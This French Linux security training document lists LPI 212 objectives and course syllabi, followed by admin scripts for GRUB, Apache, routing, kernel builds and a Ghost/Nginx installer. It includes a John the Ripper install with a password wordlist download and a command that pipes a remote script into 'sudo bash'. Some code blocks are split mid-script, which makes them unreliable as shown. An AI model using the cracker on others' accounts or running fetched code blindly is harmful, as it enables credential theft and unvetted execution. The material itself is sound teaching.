Description	Les candidats doivent être en mesure de recevoir les alertes de sécurité à partir de diverses sources, d'installer, configurer et exécuter des systèmes de détection d'intrusion et d'appliquer des correctifs de bogues ou de problèmes de sécurité .

Domaines de connaissance les plus importants :

- Outils et utilitaires permettant de balayer (scan) et de tester les ports sur un serveur
- Sites et organisations qui informent des alertes de sécurité comme Bugtraq, CERT ou d'autres sources
- Outils et utilitaires pour mettre en place un système de détection d'intrusion (IDS)

- Sensibilisation à OpenVAS et Snort

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- telnet
- nmap
- fail2ban
- nc
- iptables

212.5 OpenVPN (valeur : 2)

Valeur	2
Description	Les candidats doivent être en mesure de configurer un VPN (réseau privé virtuel) et de mettre en place des connexions de point à point ou de site à site sécurisées.

Domaines de connaissance les plus importants :

- OpenVPN

Liste partielle de termes, fichiers et utilitaires utilisés pour cet objectif :

- /etc/openvpn/
- openvpn

Sécurité Linux

- Programmes
 - Programme fondamental
 - Programme Linux - Administration de la sécurité
 - Programme avancé Linux Foundation

Programmes

Programme fondamental

1. Sécurité locale
 - Les utilisateurs et les droits
 - La connexion et les mots de passe
 - Authentification PAM
2. Confidentialité
 - Notions de chiffrement : Chiffrement symétrique, Hachage, Chiffrement à clé publique, Signature numérique
 - Protocoles de chiffrement
 - Chiffrement du système de fichier
3. SSH
 - Protocole SSH : configuration et commandes SSH (console, X11 forwarding, transfert de port, transfert SCP, transfert SFTP, WinSCP)
 - Authentification à clé publique
 - Synchronisation de fichiers VPN avec Rsync
 - Bureau distant VPN avec X2Go
4. Firewall Linux
 - Routage Linux
 - Firewall/NAT Iptables
5. PKI et SSL
 - Certificats x509 et PKI
 - SSL/TLS
 - Entunnellement SSL avec Stunnel
 - Configuration HTTPS Apache/Nginx
 - VPN SSL OpenVPN
6. Proxy Linux
 - Proxy Squid
 - Authentification Squid
 - Squidguard
 - DansGuardian
 - Squid Reporting
7. Reverse Proxy Linux
 - Reverse Proxy Squid
 - Reverse Proxy Apache
 - Reverse Proxy Nginx
8. Audit du réseau et des systèmes
 - Logiciels d'audit
 - Capture de trafic
 - Forge de paquets
 - HIDS Snort
 - Pots de miel

Programme Linux - Administration de la sécurité

- Le Serveur Proxy
 - Le Serveur squid (Installation, Configuration)
 - L'Extension squidGuard (Installation, Configuration de base, Créer une whitelist)
 - Le Complément de squid -Dansguardian (Installation, Configuration)
 - Commandes : squid, squidGuard, dansguardian.

- **Gestion de la Sécurité** : Sécurité locale et Gestion sécurisée
 - PAM
 - chroot
 - sudo
 - Surveillance sécuritaire
 - Renforcer la sécurité du serveur
 - Renforcer la sécurité des comptes
 - Éviter des trous de sécurité
 - Outils d'audit interne
 - SELinux
 - Security Context
 - Booléens
 - Politiques de Sécurité
 - États
 - Répertoires et Fichiers
 - Commandes : chroot, sudo, who, w, last, lastlog, afick, bastille, chcon, audit2allow, restorecon, setfiles, getsebool, sestatus, setsebool, togglesebool, semodule, checkmodule, semodule_package, semanage, seseach, seinfo, getenforce, setenforce
- **Gestion de la Sécurité du Réseau** SSH, Routage et Pare-feu, Audit
 - Outils pour écouter
 - Outils pour scanner
 - Outils de détection d'intrusion
 - Outils de surveillance
 - Outils de tests sécuritaires
 - SSH et SSL
 - Netfilter / Iptables
 - VPN
 - Commandes : nmap, netcat, tcpdump, wireshark, snort, nessus, nagios, chkrootkit, netwox, ssh, openssl, iptables, ipsec, openvpn
- **Gestion des Disques - RAID et LVM** : Disques et Stockage LVM
 - Concepts RAID
 - Préparation du disque
 - Mise en Place du RAID Logiciel
 - Quotas
 - Les PV
 - Les VG et les PE
 - Les VL
 - Administration
 - Snapshots
 - Commandes : mdadm, quotaon, quotacheck, edquota, vgscan, pvcreate, pvdisplay, vgcreate, vgdisplay, lvcreate, lvdisplay, lvextend, resize2fs, e2fsck

Programme avancé Linux Foundation

1. Introduction
 - Linux Foundation
 - Linux Foundation Training
 - Laboratory Exercises, Solutions and Resources
 - Distribution Details
 - Lab Setup
 - Registration
 - Labs
2. Security Basics
 - What is Security?
 - Assessment
 - Prevention
 - Detection
 - Reaction
 - Labs
3. Threats and Risk Assessment
 - Classes of Attackers
 - Types of Attacks

- Trade Offs
 - Labs
4. Physical Access
 - Physical Security
 - Hardware Security
 - Understanding the Linux Boot Process
 - Labs
 5. Logging
 - Logging Overview
 - Syslog Services
 - The Linux Kernel Audit Daemon
 - Linux Firewall Logging
 - Log Reports
 - Labs
 6. Auditing and Detection
 - Auditing Basics
 - Understanding an Attack Progression
 - Detecting an Attack
 - Intrusion Detection Systems
 - Labs
 7. Application Security
 - Bugs and Tools
 - Tracking and Documenting Changes
 - Resource Access Control
 - Mitigation Techniques
 - Policy Based Access Control Frameworks
 - Real World Example
 - Labs
 8. Kernel Vulnerabilities
 - Kernel and User Spaces
 - Bugs
 - Mitigating Kernel Vulnerabilities
 - Vulnerabilities Examples
 - Labs
 9. Authentication
 - Encryption and Authentication
 - Passwords and PAM
 - Hardware Tokens
 - Biometric Authentication
 - Network and Centralized Authentication
 - Labs
 10. Local System Security
 - Standard UNIX Permissions
 - Administrator Account
 - Advanced UNIX Permissions
 - Filesystem Integrity
 - Filesystem Quotas
 - Labs
 11. Network Security
 - TCP/IP Protocols Review
 - Remote Trust Vectors
 - Remote Exploits
 - Labs
 12. Network Services Security
 - Network Tools
 - Databases
 - Web Server
 - File Servers
 - Labs
 13. Denial of Service

- Network Basics
 - DoS Methods
 - Mitigation Techniques
 - Labs
14. Remote Access
- Unencrypted Protocols
 - Accessing Windows Systems
 - SSH
 - IPSEC VPNs
 - Labs
15. Firewalling and Packet Filtering
- Firewalling Basics
 - iptables
 - Netfilter Implementation
 - Netfilter rule management
 - Mitigate Brute Force Login Attempts
 - Labs
16. Response and Mitigation
- Preparation
 - During an Incident
 - Handling Incident Aftermath
 - Labs

Annexe

- 1. Administration RHEL 7 / Centos 7
- 2. Administration Debian 8 (Jessie) / Kali Linux 2
- 3. Apache sous Debian 8
 - 3.1. Automatisation de la compilation d'Apache 2.4
 - 3.2. Automatisation des hôtes virtuels
 - 3.3. Script create_vhost_httpd.sh
 - 3.4. Script create_vhost_httpds.sh
 - 3.5. Script vhost-creator
- 4. Proxy Nginx
 - 4.1. Script d'installation Ghost - Nginx - Letsencrypt
- 5. OpenVPN
- 6. Scripts de virtualisation KVM/libvirt
 - Native installation and post-installation
 - Devices creation
 - Quickbuilder
 - Start stop and remove guests
 - Native installation and post-installation
 - Step 1 : Verify your installation
 - Step 2 : Get iso images (optionnal)
 - Step 3 : Build a guest automatically
 - Step 4 : Sparse your native image
 - Step 5 : Clone your guest
 - Step 6 : Add the guest hostname resolution
 - Manage network and storage
 - Next steps ...
 - Todo
- 7. Scripts de Manipulation
 - 7.1. Evaluation d'expressions rationnelles
 - 7.2. Script rm_secure.sh

1. Administration RHEL 7 / Centos 7

Centos 7 / RHEL 7 : activation de la console série en modifiant grub

Contexte : accéder à une appliance **GNS3** en console série texte

<https://gist.githubusercontent.com/goffinet/ea0df57d760293a5b861e63253dfeea4/raw/f5831b7ce002d58b590c95b09e53505163f4b3e5/cento7-grub-console.sh>

```
#!/bin/bash
if [ "$(id -u)" != "0" ]; then
  echo "This script must be run as root" 1>&2
  exit 1
fi
cat << EOF > /etc/default/grub
# grub-mkconfig -o /boot/grub/grub.cfg
GRUB_TIMEOUT=5
GRUB_DISTRIBUTOR="$(sed 's, release .*$,,g' /etc/system-release)"
GRUB_DEFAULT=saved
GRUB_DISABLE_SUBMENU=false
GRUB_TERMINAL="serial console"
GRUB_SERIAL_COMMAND="serial --speed=115200"
GRUB_CMDLINE_LINUX="rd.lvm.lv=centos/root rd.lvm.lv=centos/swap console=ttyS0,115200n8"
GRUB_DISABLE_RECOVERY="false"
EOF
grub2-mkconfig -o /boot/grub2/grub.cfg
reboot
```

Centos 7 / RHEL 7 : compilation et installation de stress-ng

Contexte : exercice sur cpulimit, cgroups, nice/renice

<https://gist.github.com/goffinet/4e9622dee0dc1d4a2a7692ef7ece8224/raw/8659074d31e057465500bd051e436525604cf230/stress-ng.sh>

```
#!/bin/bash
yum -y install git || apt-get install git
yum -y groupinstall 'Development Tools' || apt-get install build-essential git
cd /tmp
git clone git://kernel.ubuntu.com/cking/stress-ng.git
cd stress-ng
make
cp stress-ng /usr/bin
rm -rf /tmp/stress-*
```

Centos 7 / RHEL 7 : compilation et installation de John the Ripper 1.8.0*

Contexte : Tester la robustesse des mots de passe

<https://gist.github.com/goffinet/83565ebec963fed0c74d/raw/81d3b6e4cd6c54ad8fc3c1b83514b38a05926c12/jtrinstall.sh>

```
#!/bin/bash
# Centos 7 John the Ripper Installation
yum -y install wget gpgme
yum -y group install "Development Tools"
cd
wget http://www.openwall.com/john/j/john-1.8.0.tar.xz
wget http://www.openwall.com/john/j/john-1.8.0.tar.xz.sign
wget http://www.openwall.com/signatures/openwall-signatures.asc
gpg --import openwall-signatures.asc
gpg --verify john-1.8.0.tar.xz.sign
tar xvfj john-1.8.0.tar.xz
cd john-1.8.0/src
make clean linux-x86-64
cd ../run/
./john --test
#password dictionnary download
wget -O - http://mirrors.kernel.org/openwall/wordlists/all.gz | gunzip -c > openwall.dico
```

Centos 7 / RHEL 7 : routeur avec eth0=internal DHCP/DNS et eth1=public masquerading

Contexte : Créer un routeur nat IPv4

<https://gist.github.com/goffinet/0d2604d09e333d1842b7323d4cb536d8/raw/dd4cebf7712debbaa83704e61f44e4c2fff83b/net.sh>

```
#!/bin/bash
1_interfaces-ipv4 () {
hostnamectl set-hostname router
nmcli c mod eth0 ipv4.addresses 192.168.168.1/24
nmcli c mod eth0 ipv4.method manual
nmcli c mod eth0 connection.zone internal
nmcli c up eth0
}
2_routing () {
sysctl -w net.ipv4.ip_forward=1
sysctl -p
}
3_firewall () {
systemctl enable firewalld
systemctl start firewalld
firewall-cmd --zone=internal --add-service=dns --permanent
firewall-cmd --zone=internal --add-service=dhcp --permanent
firewall-cmd --zone=internal --add-source=192.168.0/24 --permanent
firewall-cmd --zone=public --add-masquerade --permanent
firewall-cmd --reload
}
4_dhcp-dns () {
yum -y install dnsmasq*
echo "dhcp-range=192.168.168.50,192.168.168.150,255.255.255.0,12h" > /etc/dnsmasq.d/eth0.conf
echo "dhcp-option=3,192.168.168.1" >> /etc/dnsmasq.d/eth0.conf
systemctl enable dnsmasq
systemctl start dnsmasq
}

1_interfaces-ipv4
2_routing
3_firewall
4_dhcp-dns
```

2. Administration Debian 8 (Jessie) / Kali Linux 2

Compilation d'un noyau 4.9.8 dans une de Debian 8 pour une Debian 8

Contexte : Compilation du noyau Debian

<https://gist.githubusercontent.com/goffinet/559f5e176fc60e14841e6ae033e1ad93/raw/bbd3b0b0d28389e0c83ab18a51e9e3f471f9b27f/kernel.deb.sh>

```
#!/bin/bash
sudo apt update && apt upgrade -yqq && apt dist-upgrade -yqq
sudo apt install git fakeroot build-essential ncurses-dev xz-utils libssl-dev bc -yqq
sudo apt install kernel-package -yqq
wget https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.9.8.tar.xz
unxz linux-4.9.8.tar.xz
wget https://www.kernel.org/pub/linux/kernel/v4.x/linux-4.9.8.tar.sign
gpg2 --keyserver hkp://keys.gnupg.net --recv-keys 38DBBDC86092693E
gpg2 --verify linux-4.9.8.tar.sign
tar xvf linux-4.9.8.tar
cd linux-4.9.8/
cp /boot/config-$(uname -r) .config
make menuconfig
make-kpkg clean
fakeroot make-kpkg --initrd --revision=1.0.spec kernel_image kernel_headers -j 4
ls ../*.deb
```

3. Apache sous Debian 8

3.1. Automatisation de la compilation d'Apache 2.4

```
#!/bin/bash
srcd="/opt/src"
prodd="/opt/prod"
wdir=$(pwd)

compilation(){
echo "----> Création des répertoires $srcd $prodd"
[ -d "$srcd" ] || mkdir -p $srcd
[ -d "$prodd" ] || mkdir -p $prodd

echo "----> Mise à jour"
apt-get update && apt-get -y upgrade
clear

echo "----> Installation des prérequis"
apt-get -y install build-essential make gcc libpcre3-dev lynx curl unzip dnsutils tree
clear

echo "----> Création groupe et utilisateur apache24"
addgroup --system --gid 50000 apache24
adduser --quiet --gecos "" --home ${prodd}/apache/ --shell /bin/false --uid 50000 --gid 50000 --disabled-password --disabled-login apache24

echo "----> Installation Apache 2.4.18"
[ -f "${wdir}/httpd-2.4.18.tar.gz" ] || wget -O ${wdir}/httpd-2.4.18.tar.gz https://archive.apache.org/dist/httpd/httpd-2.4.18.tar.gz
[ -f "${wdir}/apr-util-1.5.4.tar.gz" ] || wget -O ${wdir}/apr-util-1.5.4.tar.gz https://archive.apache.org/dist/apr/apr-util-1.5.4.tar.gz
[ -f "${wdir}/apr-1.5.2.tar.gz" ] || wget -O ${wdir}/apr-1.5.2.tar.gz https://archive.apache.org/dist/apr/apr-1.5.2.tar.gz

cp ${wdir}/httpd-2.4.18.tar.gz ${srcd}/
cd ${srcd}
tar xvzf httpd-2.4.18.tar.gz && cd httpd-2.4.18/src/lib
cp ${wdir}/apr-util-1.5.4.tar.gz . && tar xvzf apr-util-1.5.4.tar.gz && mv apr-util-1.5.4 apr-util
cp ${wdir}/apr-1.5.2.tar.gz . && tar xvzf apr-1.5.2.tar.gz && mv apr-1.5.2 apr
cd ..
./configure --prefix=${prodd}/apache --enable-nonportable-atomics=yes --with-included-apr
make
make install
echo ""
}

service(){
echo "----> Création du service"
cat << EOF > /etc/systemd/system/apache24.service
```

```
[Unit]
Description=Apache Web Server
After=network.target

[Service]
ExecStart=${prodd}/apache/bin/httpd -DFOREGROUND
ExecReload=${prodd}/apache/bin/httpd -k graceful
ExecStop=${prodd}/apache/bin/httpd -k graceful-stop
PrivateTmp=true

[Install]
WantedBy=multi-user.target
EOF
systemctl enable apache24
echo ""
echo "----> PATH et environnement"
echo 'PATH=${PATH}:${prodd}/apache/bin' >> /etc/bash.bashrc
echo 'export HOSTNAME=$(hostname)' >> ${prodd}/apache/bin/envvars
echo "ServerName $HOSTNAME" >> ${prodd}/apache/conf/httpd.conf
clear
}

activation(){
systemctl start apache24
sleep 10
echo "----> Installation Apache 2.4.18 terminée"
echo "----> Statut du service"
systemctl status apache24
echo "----> Test de connexion HTTP"
curl -i 127.0.0.1
echo "----> Fichier de configuration par défaut"
grep "^[^#|^$|^ $]" ${prodd}/apache/conf/httpd.conf
}

compilation
service
activation
```

3.2. Automatisation des hôtes virtuels

1. Création d'un fichier `Macro /etc/apache2/macro.conf`
2. `Include macro.conf`
3. Création des dossiers
4. Création des fichiers index.html
5. Activation de la macro
6. Configuration DNS local
7. Activation du module `macro`
8. Redémarrage
9. Tests de connexion

```
#!/bin/bash

id="$id"
conf=/etc/apache2
echo "----> Initialisation des variables"

echo "----> Installation d'Apache2"
apt-get -y install curl apache2 apache2-doc apache2-utils

echo "----> Crédit de répertoire de logs"
mkdir -p /opt/prod/log/www

echo "----> Crédit automatique du fichier macro.conf"
cat << EOF > $conf/macro.conf
<Macro monsite $id>
<VirtualHost *:80>
    ServerName monsite$id.xyz
    ServerAlias *.monsite$id.xyz
    ServerAdmin webmaster@monsite$id.xyz
    DocumentRoot /opt/prod/monsite$id/www
    ErrorLog /opt/prod/log/www/monsite$id.xyz_error.log
    CustomLog /opt/prod/log/www/monsite$id.xyz_access.log combined
        <Directory /opt/prod/monsite$id/www>
            Require all granted
        </Directory>
    </VirtualHost>
</Macro>
```

```

</Macro>
EOF

echo "----> Intégration dans /etc/apache2/apache2.conf et Entrée DNS local"
cp $conf/apache2.conf $conf/apache2.conf.$(date +%s)
echo "Include macro.conf" >> $conf/apache2.conf
for id in 01 02 03 04; do
    mkdir -p /opt/prod/monsite$id/www
    echo "<html><header></header><body><h1>It Works ! on $id</h1></body></html>" > /opt/prod/monsite$id/www/index.html
    echo "Use monsite $id" >> $conf/apache2.conf
    echo "127.0.0.1 monsite$id.xyz www.monsite$id.xyz" >> /etc/hosts
done

echo "----> Activation du module macro et redémarrage"
a2enmod macro
systemctl reload apache2

echo "----> tests de connexion sur chaque site"
for id in 01 02 03 04; do
    curl http://www.monsite$id.xyz
done

```

3.3. Script create_vhost_httpd.sh

<https://gist.github.com/goffinet/33205a18152fe3a87a5cf2d46e65dc3f>

```
bash -x create_vhost_httpd.sh host1.example.com
```

```

#!/bin/bash
#create_vhost_httpd.sh in Centos7
#Variables
host=$1
port="80"
location="/var/www/html"
error_log="/var/log/httpd/${host}-error_log"
access_log="/var/log/httpd/${host}-access_log common"
#Résolution de nom locale
echo "127.0.0.1 ${host}" >> /etc/hosts
#Création du dossier et des pages Web
mkdir -p ${location}/${host}
echo "${host} test page" > ${location}/${host}/index.html
#Restauration de la policy Selinux sur le dossier créé
restorecon -Rv ${location}/${host}
#Création du dossier et des fichiers pour les logs
mkdir -p /var/log/httpd
touch /var/log/httpd/${host}-error_log
touch /var/log/httpd/${host}-access_log common
#Configuration du vhost
cat << EOF > /etc/httpd/conf.d/${host}.conf
<VirtualHost *:${port}>
ServerAdmin webmaster@${host}
DocumentRoot ${location}/${host}
ServerName ${host}
ErrorLog ${error_log}
CustomLog ${access_log}
</VirtualHost>
EOF
#Activation et lancement du service
systemctl enable httpd
systemctl start httpd
systemctl restart httpd
#Diganostic
curl ${host}
httpd -D DUMP_VHOSTS

```

3.4. Script create_vhost_httpsd.sh

<https://gist.github.com/goffinet/935c79afaffb6860386880e8bbfb7287>

```
bash -x create_vhost_httpsd.sh host1.example.com
```

```

#!/bin/bash
#create_vhost_httpsd.sh in Centos7

```

```

#Variables
host=$1
port="443"
location="/var/www/html"
error_log="/var/log/httpd/${host}-error_log"
access_log="/var/log/httpd/${host}-access_log common"
#Résolution de nom locale
echo "127.0.0.1 ${host}" >> /etc/hosts
#Création du dossier et des pages Web
mkdir -p ${location}/${host}
echo "${host} test page" > ${location}/${host}/index.html
#Restauration de la policy Selinux sur le dossier créé
restorecon -Rv ${location}/${host}
#Création du dossier et des fichiers pour les logs
mkdir -p /var/log/httpd
touch /var/log/httpd/${host}-error_log
touch /var/log/httpd/${host}-access_log common
#Configuration du vhost HTTPS
cat << EOF >> /etc/httpd/conf.d/${host}.conf
<VirtualHost *:${port}>
ServerAdmin webmaster@${host}
DocumentRoot ${location}/${host}
ServerName ${host}
ErrorLog ${error_log}
CustomLog ${access_log}
    SSLEngine on
    SSLCipherSuite !EDH:!ADH:!DSS:!RC4:HIGH:+3DES
    SSLProtocol all -SSLv2 -SSLv3
    SSLCertificateFile /etc/pki/tls/certs/host1.example.com.crt
    SSLCertificateKeyFile /etc/pki/tls/private/host1.example.com.key
</VirtualHost>
EOF
#Génération du certificat auto-signé
openssl req -nodes -x509 -newkey rsa:4096 \
-out /etc/pki/tls/certs/host1.example.com.crt \
-keyout /etc/pki/tls/private/host1.example.com.key \
-days 365 \
-subj "/C=BE/ST=Brussels/L=Brussels/O=webteam/CN=${host}"
#Activation et lancement du service
systemctl enable httpd
systemctl start httpd
systemctl restart httpd
#Dianostic
curl ${host}
httpd -D DUMP_VHOSTS

```

3.5. Script vhost-creator

Pour la curiosité.

Script <https://github.com/mattmezza/vhost-creator>.

```

#!/bin/bash
# This script is used for create virtual hosts on CentOS.
# Created by alexnogard from http://alexnogard.com
# Improved by mattmezza from http://matteomerola.me
# Feel free to modify it
#   PARAMETERS
#
# $usr      - User
# $dir      - directory of web files
# $servn    - webserver address without www.
# $cname    - cname of webserver
# EXAMPLE
# Web directory = /var/www/
# ServerName    = domain.com
# cname         = devel
#
#
# Check if you execute the script as root user
#
# This will check if directory already exist then create it with path : /directory/you/choose/domain.com
# Set the ownership, permissions and create a test index.php file
# Create a vhost file domain in your /etc/httpd/conf.d/ directory.
# And add the new vhost to the hosts.
#
#
if [ "$(whoami)" != 'root' ]; then

```

```

echo "Dude, you should execute this script as root user..."
exit 1;
fi
echo "First of all, is this server an Ubuntu or is it a CentOS?"
read -p "ubuntu or centos (lowercase, please) : " osname

SERVICE_=`apache2`
VHOST_PATH="/etc/apache2/sites-available"
CFG_TEST="apachectl -t"
if [ "$osname" == "centos" ]; then
    SERVICE_=httpd
    VHOST_PATH="/etc/httpd/conf.d"
    CFG_TEST="service httpd configtest"
elif [ "$osname" != "ubuntu" ]; then
    echo "Sorry mate but I only support ubuntu or centos"
    echo ""
    echo "By the way, are you sure you have entered 'centos' or 'ubuntu' all lowercase???""
    exit 1;
fi

echo "Enter the server name you want"
read -p "e.g. mydomain.tld (without www) : " servn
echo "Enter a CNAME"
read -p "e.g. www or dev for dev.website.com : " cname
echo "Enter the path of directory you wanna use"
read -p "e.g. /var/www/, dont forget the / : " dir
echo "Enter the name of the document root folder"
read -p "e.g. htdocs : " docroot
echo "Enter the user you wanna use"
read -p "e.g. apache/www-data : " usr
echo "Enter the listened IP for the web server"
read -p "e.g. * : " listen
echo "Enter the port on which the web server should respond"
read -p "e.g. 80 : " port

if ! mkdir -p $dir$cname$_$servn/$docroot; then
echo "Web directory already Exist !"
else
echo "Web directory created with success !"
fi
echo "<h1>$cname $servn</h1>" > $dir$cname$_$servn/$docroot/index.html
chown -R $usr:$usr $dir$cname$_$servn/$docroot
chmod -R '775' $dir$cname$_$servn/$docroot
mkdir /var/log/$cname$_$servn

alias=$cname.$servn
if [[ "${cname}" == "" ]]; then
alias=$servn
fi

echo "#### $cname $servn
<VirtualHost $listen:$port>
ServerName $servn
ServerAlias $alias
DocumentRoot $dir$cname$_$servn/$docroot
<Directory $dir$cname$_$servn/$docroot>
Options Indexes FollowSymLinks MultiViews
AllowOverride All
Order allow,deny
Allow from all
Require all granted
</Directory>
</VirtualHost>" > $VHOST_PATH/$cname$_$servn.conf
if ! echo -e $VHOST_PATH/$cname$_$servn.conf; then
echo "Virtual host wasn't created !"
else
echo "Virtual host created !"
fi
echo "Would you like me to create ssl virtual host [y/n]?"
read q
if [[ "${q}" == "yes" ]] || [[ "${q}" == "y" ]]; then
openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout $VHOST_PATH/$cname$_$servn.key -out $VHOST_PATH/$cname$_$servn.crt
if ! echo -e $VHOST_PATH/$cname$_$servn.key; then
echo "Certificate key wasn't created !"
else
echo "Certificate key created !"
fi
if ! echo -e $VHOST_PATH/$cname$_$servn.crt; then
echo "Certificate wasn't created !"
else

```

```

echo "Certificate created !"
if [ "$osname" == "ubuntu" ]; then
    echo "Enabling Virtual host..."
    sudo a2ensite $cname_$servn.conf
fi
fi

echo "#### ssl $cname $servn
<VirtualHost $listen:443>
SSLEngine on
SSLCertificateFile $VHOST_PATH/$cname_$servn.crt
SSLCertificateKeyFile $VHOST_PATH/$cname_$servn.key
ServerName $servn
ServerAlias $alias
DocumentRoot $dir$cname_$servn$docroot
<Directory $dir$cname_$servn$docroot>
    Options Indexes FollowSymLinks MultiViews
    AllowOverride All
    Order allow,deny
    Allow from all
    Satisfy Any
</Directory>
</VirtualHost>" > $VHOST_PATH/ssl.$cname_$servn.conf
if ! echo -e $VHOST_PATH/ssl.$cname_$servn.conf; then
    echo "SSL Virtual host wasn't created !"
else
    echo "SSL Virtual host created !"
    if [ "$osname" == "ubuntu" ]; then
        echo "Enabling SSL Virtual host..."
        sudo a2ensite ssl.$cname_$servn.conf
    fi
    fi
fi

echo "127.0.0.1 $servn" >> /etc/hosts
if [ "$alias" != "$servn" ]; then
    echo "127.0.0.1 $alias" >> /etc/hosts
fi
echo "Testing configuration"
sudo $CFG_TEST
echo "Would you like me to restart the server [y/n]?"
read q
if [[ "${q}" == "yes" ]] || [[ "${q}" == "y" ]]; then
    service $SERVICE_ restart
fi
echo =====
echo "All works done! You should be able to see your website at http://$servn"
echo ""
echo "Share the love! <3"
echo =====
echo ""
echo "Wanna contribute to improve this script? Found a bug? https://github.com/mattmezza/vhost-creator"

```

4. Proxy Nginx

4.1. Script d'installation Ghost - Nginx - Letsencrypt

Source : <https://gist.github.com/goffinet/f998fd20b0b79e06deb398ede19943cb>

Ce script vise à automatiser l'installation d'un blog Ghost lancé sur un port TCP aléatoire (`tcp_port=$(shuf -i 8184-65000 -n 1)`) avec Nginx en frontal en HTTPS à partir de n'importe quelle instance Ubuntu 16.04 Xenial connectée à l'Internet (`ip_wan=$(curl -s ipinfo.io/ip)`). Le proxy Web est configuré pour rediriger les requêtes HTTP en HTTPS. Le certificat TLS est automatiquement généré avec Let's Encrypt. Une adresse DNS type A est créée ou mise à jour chez Cloudflare via leur API (`CF_API_URL="https://api.cloudflare.com/client/v4"`). On envisage une sécurité minimale avec le pare-feu Netfilter et le logiciel Fail2ban.

Le script respecte les différentes étapes manuelles décrites plus haut :

1. Vérification du contexte d'exécution du script
2. Mise à jour du système
3. Création ou mise à jour d'une entrée DNS (via l'API Cloudflare)
4. Installation de la version pré-requise du framework Node.js
5. Installation de Nginx
6. Configuration de Nginx comme Reverse Proxy
7. Installation et configuration de Let's Encrypt, obtention des certificats et configuration du Proxy

8. Installation et configuration du pare-feu et de Fail2ban

9. Installation de quelques thèmes du blog

```

#!/bin/bash

## 1. Set variables
SITE="blog1"
ZONE="example.com"
MAIL="root@example.com"
CF_TOKEN="your_api"
## Do not touch any others
CF_EMAIL=$MAIL
CF_ZONE=$ZONE
CF_NAME=$SITE
CF_API_URL="https://api.cloudflare.com/client/v4"
curl_command='curl'
ip_wan=$(curl -s ipinfo.io/ip)
tcp_port=$(shuf -i 8184-65000 -n 1)

## 2. Check root and distro
check_env () {
if [[ $EUID -ne 0 ]]; then
    echo "This script must be run as root" 1>&2
    exit 1
fi
if [ ! $(lsb_release -rs) == "16.04" ]; then
    echo "This script must be run on Ubuntu 16.04 Xenial" 1>&2
    exit 1
fi
}

## 3. Update and upgrade the system
system_update () {
apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
}

## 4. Create an DNS entry to Cloudflare

set_dns () {
apt-get -y install curl
## 2. Get Zone ID
zones=`$curl_command -s -X GET "${CF_API_URL}/zones?name=${CF_ZONE}" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json"`
zone=$(echo "$zones" | grep -Po '(?=<"id":")[^"]*' | head -1)
## 3. Get Record ID et IP Address of hostname
records=`$curl_command -s -X GET "${CF_API_URL}/zones/${zone}/dns_records?type=A&name=${CF_NAME}.${CF_ZONE}&page=1&per_page=20&order=type&direction=desc&match=all" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json"`
records_id=`echo "$records" | grep -Po '(?=<"id":")[^"]*'`
ip=`echo "$records" | grep -Po '(?=<"content":")[^"]*'`
## Check if Record exists
if [ "${ip}" == "${ip_wan}" ]; then
    echo "Noting to do"
fi
if [ ! "${ip}" == "${ip_wan}" ]; then
    echo "do update"
    ${curl_command} -s -X PUT "${CF_API_URL}/zones/${zone}/dns_records/${records_id}" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json" --data "{\"id\":\"${zone}\", \"type\":\"A\", \"name\":\"${CF_NAME}.${CF_ZONE}\", \"content\":\"${ip_wan}\"}"
fi
if [ -z "$records_id" ]; then
    echo "Please create the record ${CF_NAME}.${CF_ZONE}"
    ${curl_command} -s -X POST "${CF_API_URL}/zones/${zone}/dns_records" -H "X-Auth-Email: ${CF_EMAIL}" -H "X-Auth-Key: ${CF_TOKEN}" -H "Content-Type: application/json" --data "{\"id\":\"${zone}\", \"type\":\"A\", \"name\":\"${CF_NAME}.${CF_ZONE}\", \"content\":\"${ip_wan}\"}"
fi
}

## 5. Get and install Node.js
set_nodejs () {
curl -sL https://deb.nodesource.com/setup_4.x | sudo bash -
apt-get install -y nodejs
}

## 6. Get and Install Ghost Software
set_ghost () {
cd ~
wget https://ghost.org/zip/ghost-latest.zip
mkdir /var/www
}

```

```

apt-get install unzip
unzip -d /var/www/$SITE ghost-latest.zip
cd /var/www/$SITE
npm install --production
cp config.example.js config.js
sed -i s/my-ghost-blog.com/${SITE}.${ZONE}/ config.js
sed -i s/2368/${tcp_port}/ config.js
adduser --shell /bin/bash --gecos 'Ghost application' ghost --disabled-password
chown -R ghost:ghost /var/www/$SITE
cat << EOF > /etc/systemd/system/$SITE.service
[Unit]
Description="Ghost $SITE"
After=network.target

[Service]
Type=simple

WorkingDirectory=/var/www/$SITE
User=ghost
Group=ghost

ExecStart=/usr/bin/npm start --production
ExecStop=/usr/bin/npm stop --production
Restart=always
SyslogIdentifier=Ghost

[Install]
WantedBy=multi-user.target
EOF
systemctl enable $SITE.service
systemctl start $SITE.service
rm ~/ghost-latest.zip
}

## 7. Get and install Nginx
set_nginx () {
apt-get install -y nginx
systemctl enable nginx
rm /etc/nginx/sites-enabled/default
if [ ! -f /etc/ssl/certs/dhparam.pem ]; then
openssl dhparam -dsaparam -out /etc/ssl/certs/dhparam.pem 2048
fi
cp /etc/nginx/nginx.conf /etc/nginx/nginx.conf.bak
cat << EOF > /etc/nginx/nginx.conf
user www-data;
worker_processes auto;
pid /run/nginx.pid;

events {
    worker_connections 768;
    # multi_accept on;
}

http {
    ##
    # Basic Settings
    ##

    sendfile on;
    tcp_nopush on;
    tcp_nodelay on;
    keepalive_timeout 65;
    types_hash_max_size 2048;
    server_tokens off;

    server_names_hash_bucket_size 64;
    # server_name_in_redirect off;

    include /etc/nginx/mime.types;
    default_type application/octet-stream;

    ##
    # SSL Settings
    ##

    # from https://cipherli.st/
    # and https://raymii.org/s/tutorials/Strong_SSL_Security_On_nginx.html

    # Only the TLS protocol family
}
}

```

```

ssl_protocols TLSv1 TLSv1.1 TLSv1.2;
ssl_prefer_server_ciphers on;
# This will block IE6, Android 2.3 and older Java version from accessing your site, but these are the safest settings.
ssl_ciphers "EECDH+AESGCM:EDH+AESGCM:AES256+EECDH: AES256+EDH";
# ECDH key exchange prevents all known feasible cryptanalytic attacks
